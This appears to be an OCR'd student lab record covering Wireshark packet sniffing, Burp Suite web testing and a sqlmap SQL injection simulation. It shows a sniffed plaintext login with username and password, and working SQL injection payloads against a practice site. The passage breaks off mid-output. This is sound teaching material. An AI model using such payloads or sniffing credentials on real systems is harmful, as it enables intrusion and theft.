
Experiment no.6: Study of packet sniffer tools: Wireshark


Output:

Include few screenshots of the tool








Wireshark · Packet 2967 · Ethernet
Ethernet II, Src: Sony_71:20:6d (3c:07:71:71:20:6d), Dst: IntelCor_bd:1a:0f (00:1b:21:bd:1a:0f)
PPP-over-Ethernet Session
Point-to-Point Protocol
Internet Protocol Version 4, Src: 172.16.8.54, Dst: 163.182.194.25
Transmission Control Protocol, Src Port: 1035, Dst Port: 80, Seq: 1, Ack: 1, Len: 713
Hypertext Transfer Protocol
HTML Form URL Encoded: application/x-www-form-urlencoded
Form item: "txtUsername" = "harish"
Key: txtUsername
Value: harish
Form item: "txtPassword" = "12345"
Key: txtPassword
Value: 12345
Close
Help



*Ethernet
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
ip.src==172.16.8.54
No. Time Source Destination Protocol Length Info
2951 17.070521 172.16.8.54 206.247.79.26 WireGu… 159 Transport Data, receiver=0xECAD6755, counter=1873780506308509782, datalen=77
2953 17.075117 172.16.8.54 206.247.79.26 UDP 171 64976 → 8801 Len=121
2955 17.086796 172.16.8.54 163.182.194.25 TCP 74 1036 → 80 [SYN] Seq=0 Win=64800 Len=0 MSS=1440 WS=256 SACK_PERM=1
2956 17.089065 172.16.8.54 206.247.79.26 UDP 165 64976 → 8801 Len=115
2961 17.099212 172.16.8.54 163.182.194.25 TCP 62 1034 → 80 [ACK] Seq=1 Ack=1 Win=263424 Len=0
2962 17.099606 172.16.8.54 163.182.194.25 TCP 62 1035 → 80 [ACK] Seq=1 Ack=1 Win=263424 Len=0
2963 17.111036 172.16.8.54 206.247.79.26 UDP 285 64977 → 8801 Len=235
2964 17.111199 172.16.8.54 206.247.79.26 UDP 167 64976 → 8801 Len=117
2966 17.132454 172.16.8.54 206.247.79.26 UDP 153 64976 → 8801 Len=103
2967 17.135450 172.16.8.54 163.182.194.25 HTTP 775 POST /login/login_results.asp HTTP/1.1 (application/x-www-form-urlencoded)
Frame 2967: 775 bytes on wire (6200 bits), 775 bytes captured (6200 bits) on interface \Device\NPF_{284C28F3-8A5A-4646-B41F-15C5DC663CEA}, id 0
Ethernet II, Src: Sony_71:20:6d (3c:07:71:71:20:6d), Dst: IntelCor_bd:1a:0f (00:1b:21:bd:1a:0f)
PPP-over-Ethernet Session
Point-to-Point Protocol
Internet Protocol Version 4, Src: 172.16.8.54, Dst: 163.182.194.25
Transmission Control Protocol, Src Port: 1035, Dst Port: 80, Seq: 1, Ack: 1, Len: 713
Hypertext Transfer Protocol
HTML Form URL Encoded: application/x-www-form-urlencoded
HTML Form URL Encoded (urlencoded-form), 36 bytes
Packets: 601410 · Displayed: 288629 (48.0%)
Profile: Default


Experiment no. 7: To perform Web Security Testing


Output: Include Screenshots of the Tool used







Burp Project Intruder Repeater Window Help
Burp Suite Community Edition v2022.2.4 - Temporary Project
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Site map Scope Issue definitions
Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders
https://static.cloudflareinsights.com
http://www.csitcet.in
https://www.google-analytics.com
https://www.guru99.com
Host Method URL Params Sta... Length MIME type Title Comment Time reque...
http://www.csitcet.in GET / 200 46564 HTML Events 13:12:11 30...
http://www.csitcet.in GET /home.html 200 24935 HTML CSI TCET 13:12:11 30...
http://www.csitcet.in GET /js/custom.js 200 2879 script 13:12:13 30...
http://www.csitcet.in GET /plugins/bootstrap/j... 200 51458 script 13:12:12 30...
http://www.csitcet.in GET /plugins/google-ma... 200 3502 script 13:12:13 30...
http://www.csitcet.in GET /plugins/isotope/mi... 200 88932 script 13:12:12 30...
http://www.csitcet.in GET /plugins/jquery/jqu... 200 268802 script 13:12:12 30...
http://www.csitcet.in GET /plugins/magnific-p... 200 20529 script 13:12:13 30...
http://www.csitcet.in GET /plugins/popper/po... 200 19306 script 13:12:12 30...
Request
Pretty Raw Hex
1 GET /home.html HTTP/1.1
2 Host: www.csitcet.in
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.74 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
6 Accept-Encoding: gzip, deflate
7 Accept-Language: en-US,en;q=0.9
8 Connection: close
Search... 0 matches
Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Date: Wed, 30 Mar 2022 07:42:10 GMT
3 Server: Apache
4 Upgrade: h2,h2c
5 Connection: Upgrade, close
6 Last-Modified: Fri, 01 Oct 2021 14:39:59 GMT
7 ETag: "372060c-603e-5cd4b89a5702c-gzip"
8 Accept-Ranges: bytes
9 Vary: Accept-Encoding
10 Content-Length: 24638
11 Content-Type: text/html
13 <!DOCTYPE html>
Search... 0 matches
Inspector
Request Attributes 2
Request Headers 7
Response Headers 10
Type here to search
1:12 PM
3/30/2022


Burp Project Intruder Repeater Window Help
Burp Suite Community Edition v2022.2.4 - Temporary Project
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Intercept HTTP history WebSockets history Options
Request to https://www.googletagmanager.com:443 [172.217.174.232]
Forward Drop Intercept is on Action Open Browser
Pretty Raw Hex
1 GET /gtag/js?id=UA-23581568-13 HTTP/1.1
2 Host: www.googletagmanager.com
3 Sec-Ch-Ua: "(Not(A:Brand";v="8", "Chromium";v="99"
4 Sec-Ch-Ua-Mobile: ?0
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.74 Safari/537.36
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept: */*
8 Sec-Fetch-Site: cross-site
9 Sec-Fetch-Mode: no-cors
10 Sec-Fetch-Dest: script
11 Referer: http://www.csitcet.in/
12 Accept-Encoding: gzip, deflate
13 Accept-Language: en-US,en;q=0.9
14 Connection: close
Search... 0 matches
Inspector
Request Attributes 2
Request Query Parameters 1
Request Body Parameters 0
Request Cookies 0
Request Headers 13
Type here to search
1:13 PM
3/30/2022



Burp Project Intruder Repeater Window Help
Burp Suite Community Edition v2022.2.4 - Temporary Project
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Intercept HTTP history WebSockets history Options
Filter: Hiding CSS, image and general binary content
Request
Response
Inspector
Request Attributes
Request Headers
Response Headers
Type here to search
1:13 PM
3/30/2022


Burp Project Intruder Repeater Window Help
Burp Suite Community Edition v2022.2.4 - Temporary Project
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Site map Scope Issue definitions
Issue Definitions
This listing contains the definitions of all issues that can be detected by Burp Scanner.
OS command injection
Description
Remediation
References
Vulnerability classifications
Typical severity
High
Type index
Type here to search
1:12 PM
3/30/2022


Experiment no. 8: Simulation of SQL Injection Attack

Output: Include Screenshots of the Test Database Results or SQL Map Commands executed

http://testphp.vulnweb.com/listproducts.php?cat=1`



Sqlmap



```
root@kali: ~
File  Edit  View  Search  Terminal  Help
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 5934=5934

    Type: error-based
    Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
    Payload: cat=1 AND EXTRACTVALUE(4586,CONCAT(0x5c,0x7178717a71,(SELECT (ELT(4586=4586,1))),0x717a707171))

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
